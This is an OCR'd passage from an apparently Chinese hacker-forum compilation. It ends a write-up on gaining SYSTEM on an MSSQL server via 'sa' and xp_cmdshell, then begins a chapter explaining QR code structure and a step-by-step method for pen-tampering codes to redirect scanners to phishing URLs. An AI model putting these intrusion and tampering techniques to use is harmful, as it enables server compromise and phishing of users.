还是用上边的方法查找了密文还是一样解得出来哈哈哈好吧解出来了还是先连接下 sa 可能会有人说难道真那么坑爹？

好吧事实证明是很坑爹，如图 3-6-10




图 3-6-10

还是连接上了哈哈哈还是一样恢复了下 xp_cmdshell 然后就，如图 3-6-11




图 3-6-11

嗯 system 权限咯好吧再来张高清有码的吧，如图 3-6-12




图 3-6-12

刚才写了一会儿--帖子突然发了出来--蛋疼啊法克这会儿有点卡

嗯就这样文章没亮点只是安全模式比较坑爹可能管理员认为安全模式就用去管它了吧。哈哈

哈这情况还是比较少遇到的这里分享出来毕竟比较少提下安全模式的

好吧又一个夜黑风高撸管夜写了半个小时写的不好大牛勿喷了蛋疼啊得睡觉咯

最近的帖子好像比较少哦大家积极点嘛法克是我家发帖靠大家啊

（全文完）责任编辑：xiaohui

第四章 无线与终端

第 1 节 QR 二维码的攻击方法与防御

作者：blackeagle
来自：习科技术论坛 - Silic Group Hacker Forum
地址：http://bbs.blackbap.org/

QR 二维码(Quick Response Code)是由日本丰田子公司 Denso Wave 于 1994 年发明并开始使用的一种矩阵二维码符号。与条形码相比，它具有明显的优势：条形码最多只能存储 20 位，但 QR 码可以存储 7089 个字符；携带相同的信息量，QR 只需要条形码 1/10 的空间。QR 码最初用于在汽车制造业中追踪部件，之后被广泛应用到其它行业尤其是电信行业。随着智能手机的普及，QR 码成为了一个快速、高效的 URL 连接器，被称为移动互联网的“入口”。用户通过扫描 QR 码，能够快速链接到指定网站，并进行软件下载、新闻阅览、广告推广服务等。另外，QR 码也逐渐在广内超市中使用，通过扫描 QR 码可查询到相关产品的产地介绍、营业执照、自产自销证明等信息。QR 码不仅信息容量大、可靠性高、成本低，还可表示汉字及图像等多种文字信息、其保密防伪性强而且使用非常方便。因此，很快就在日韩地区得到迅速普及，发展到后来，欧美国家也开始大量使用。

但是，现阶段 QR 码的使用和推广存在一个问题，即现有的 QR 码不能有效地抵抗二维码伪造和篡改攻击，这是一个目前亟待解决的问题。

1、QR 码简介

1.1 QR 码的结构

每个 QR 码由寻景图案、校准图案、定位图案等功能图案和编码区域构成，其中功能图形不用于数据编码。QR 码符号的结构如图 4-1-1，笔者个人的 QR 二维码结构图，如图 4-1-2




图 4-1-1

图 4-1-2

图 4-1-3

图 4-1-4

PS：笔者这里推荐一个个人认为不错的 QR 二维码在线生成网站 http://goqr.me
QR 码符号共有 40 种规格，分别为版本 1、版本 2、…、版本 40。版本 1 的规格为 21 模块×21 模块，版本 2 为 25 模块×25 模块。以此类推，每一个版本符号比前一个版本每边增加 4 个模块，直到版本 40，规格为 177 模块×177 模块。以下图分别为版本 1，2，6，7，14，21 和 40 的符号结构。




图 4-1-5




图 4-1-6




图 4-1-7




图 4-1-8




图 4-1-9




图 4-1-10

download：快速响应矩阵码
http://pan.baidu.com/share/link?shareid=3351208177&uk=1832384802
寻景图案（Finder Pattern）：寻景图案分别位于 QR 符号的左上角、右上角、左下角，如图 5 所示。每个寻景图案是由 3 个黑白相间的正方形图案嵌套组成。其用途是帮助 QR 编解码软件定位 QR 码，在寻景图案对齐之后，就可确认码的位置、尺寸和角度。

图 4-1-11

校准图案（Alignment Pattern）：校准图案首先识别校准图案的中心坐标，然后再纠正 QR 码的非线性扭曲。为了达到这个目的，在校准图案中加了黑色的隔离单元，使其更加易于检测到校准图案的中心坐标。（大家在扫微信二维码的时候可以注意观察一下）
定位图案（Timing Pattern）：定位图案在垂直和水平方向进行对齐，其用于识别 QR 码中的的每个单元的中心坐标，使得黑色和白色图案分别对应。在二维码出现扭曲时，这个定位图案用于纠正单元中的中心坐标。
静态区域（Quiet Zone）：为使 QR 解码器更易读取数据，QR 码预留了空白的页边，称为静态区域。静态区域具有四个或者更多的单元。
数据域（Data Area）：有效数据被存储在 QR 的数据区。在编码中，数据被编码成二进制的“1”和“0”，并分别代表白色和黑色模块。数据区将 Reed-Solomon 码与存储数据合并，并且具有纠错功能。

1.2 QR 码主要编解码过程

为了更好地阐述 QR 码的攻击方式，本文将主要论述 QR 码的编码，解码则为其逆过程。
步骤 1：分析原始数据，确定数据类型，根据类型选择编码效率最高的编码模式；
步骤 2：根据步骤 1 得到的编码模式，将数据字节转换为二进制位流；
步骤 3：采用纠错码技术生成相应的纠错码（例如，BCH 纠错码），如果数据较大，首先对数据进行分块，然后生成每个数据块的纠错码，按照分块顺序合并作为最终的纠错码；
步骤 4：组合数据码字和纠错码字，构成最终的数据码字。
步骤 5：根据需求添加相应的版本、格式、定位等结构，并根据定义好的规则在矩阵中布置模块；
步骤 6：使用不同的掩模图形对编码区进行掩模处理（功能模块不进行掩模），评价掩模结果，选择评估结果最好的进行掩模。




图 4-1-12

2、攻击 QR 码的方式

2011 年 9 月，卡巴斯基实验室检测到了全球第一起恶意的 QR 码攻击。其具体过程是：用户扫面包含有网页地址链接的 QR 码，当用户登录此网站后，手机在用户不知情的情况下自动下载恶意软件。2012 年起，利用 QR 码对手机恶意扣费的新闻在国内被报道。目前常用的攻击方式还是仅限于利用 QR 码指向恶意网站扣费或者下载病毒软件。但是鉴于对 QR 码的特性以及目前缺乏统一的管理制度，攻击 QR 码的方式将会呈现多样化。

下面首先给出在实际应用中篡改 QR 码的一种方法：假设攻击者利用随身携带的黑笔，根据一下方法， 涂改原始 QR 码上白色模块部分。用户在扫描 QR 码后，解码器会自动纠错成不同的 URL 地址，实现 QR 码篡改。其次提出具体应用场景下潜在的攻击方式，最后针对具体攻击提出抵御方法。

2.1 一种篡改 QR 码信息的具体方法

（1）扫描原始 QR 码（Q0）解码得到相应的 M0。我们架设 M0 是指向网站的 URL；

（2）编写与 M0 相近的 URL 地址信息 Mi，i=1，2，……n，Mi 是 n 个指向钓鱼网站的 URL；

（3）编码与 Mi 对应的 QR 码 Qi，i=1，2，……n。新的 QR 码要使用与原始 QR 码相同的版本和掩模方式。

（4）计算 QR 码 Qi 与 Q0 在相同位置但不同颜色的模块个数 Di，Di=Q0⊿Qi，i=1，2……n；

（5）计算 Qi 中为黑色模块而在 Q0 中相同位置为白色模块的比例 ri；

（6）根据 ri 比例降序排列，排除需要修改的黑色模块比白色模块高的 QR 码；

（7）从第一个 QR 码 Qi 开始，比较 Q0，Qi 不同颜色的模块，对照 Qi，将 Q0 白色部分涂改成黑色，当 b+1 次涂改后（b 为 BCH 编码所能纠错的最大值）开始核对是否可以正常解码，且解码信息不同于 M0。重复操作找到 Q’i 后解码成 Mi≠M0。

在（2）中，我们伪造相近的 URL 地址是为了尽可能地混淆用户，将钓鱼网址误认为是合法网址。另外，还需保证相近的 URL 地址未被注册使用。

在（4）和（5）中，通过异或函数来计算对称差分，即在计算过程中 1 表示黑色模块，0 表示白色模块。RX 表示需要从白色转变成黑色的元素。

2.2 具体应用场景下的攻击方式

根据 QR 软件的特性，我们将不同场景的攻击类型归纳概括为基于人机交互的攻击和自动化攻击。

2.2.1 基于人机交互的攻击

（1）网络钓鱼

网站地址（URL）被编成 QR 二维码，有些网站将网站登录的 URL 存储在 QR 码上。攻击者用伪造的 QR 码替换合法的 QR 码，篡改登录网站的 URL 信息，将用户导向一个假冒的登录页面。在这种情况下，用户扫描 QR 码后，访问了伪造的登陆页面，将个人信息泄露给了攻击者。

